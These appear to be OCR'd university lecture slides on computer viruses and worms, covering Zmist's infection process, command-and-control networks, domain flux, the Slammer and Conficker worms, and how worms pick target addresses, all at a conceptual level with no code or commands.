
To integrate itself into host’s instruction flow, virus must disassemble and rebuild host binary

Tricky - addresses are based on offsets, must be recomputed when new instructions are inserted

Iterative process: rebuild with new addresses, see if branch destinations changed, rebuild again

Requires 32MB of RAM and explicit section names (DATA, CODE, etc.) in the host binary – doesn’t work with every file

Simplified Zmist Infection Process



Fully automated and mobile attacks

- Worms implement automated autonomous attacks that can replicate onto attacked nodes
- Worm=a program that attack other nodes and replicates itself onto successfully attacked nodes (remote attack)
  - Attack vector = the code to attack (infect) other nodes
  - A payload (send spam, steal/update/modify node info)
  - Connect to a C&C network and download the payload
  - Domain flux
- The worm attacks any node the infected one can reach
- Genetic diversity of target nodes is an important defense mechanism but a worm can exploit distinct vulnerabilities

Command&Control Network

- Some nodes under the control of the worm writer
- They can update the worm attack vector and payload
- Domain flux = generation of alternative domains nodes or aliases for C&C nodes to increase the complexity of a shut down (flux as a detection mechanism)
- Botnet= overlay network including the nodes that have been attacked and controlled by the worm creator rather than by the legal owner

Sapphire/Slammer worm

- 376 byte in one UDP packet
- It exploits a vuln in the SQL server
- An infected node can infect from 100 to 10000 further node in one second
  - The number of infected nodes (worm metric doubles in 8.5 seconds
  - 100 times faster than previous worms
- More than 75.000 infected nodes

Sapphire/Slammer worm …

- In 10 minutes it has infected 90% of nodes that may have been infected = worm attacks are successful
- This may not be a “good” feature
- It creates a lot of “noise” that strongly simplifies attack detection
- “Stealth worm” = slow attack, low amount of noise, difficult detection
- One of the features of CoVid 19 that makes it soo dangerous is that for a long period of time infection has no visible simptoms


Conficker: an hybrid

- Can attack:

  Windows 2000, Windows XP, Windows Vista, Windows Server 2003, Windows Server 2008, e Windows Server 2008 R2 Beta

- Hybrid as it can exploit: USB device, share, email
- 9 milions system attacked (e.g. English defence dept, french air army, hospitals) in jan. 2009
- 30% of nodes is currently vulnerable
- It can download updates, 5 versions

Conficker vs p2p



- Let us assume that an infected node is attacked again
- The infected node
    - understands that the attacker is a peer (is infected)
    - connects to the attacker and downloads any update

Conficker


- It implements Domain flux to download the updates
- Input/output connessions are encrypted
- Payload = information collection + creation of a botnet

An important point

“Whereas a missile comes with a return address, a computer virus (or worm) generally does not.”

Deterrence and Dissuasion in Cyberspace, J.Ney

The general structure of a worm




The fundamental program is the local vs global ratio and how to exploit available information on infected nodes

The program is stored in one UDP packet

Version A

Version B


Conficker



5 versions

Domain flux

Conficker



Generation of IP addresses in an infected nodes

Address generation

- Two disjoint subsets
  - Local (high density) = subnet of the infected node
  - Global (low density)
- Density = the probability that a random address belonging to the set corresponds to a real node
- If the ratio of local vs global addresses is too low the worm may be detected and removed before spreading, eg infecting other nodes
- If the local density is too large, then after infecting all nodes resources are wasted because one node may be infected several times
- Even low changes in the ratio may be very critical, non linear effects

The influence of the ratio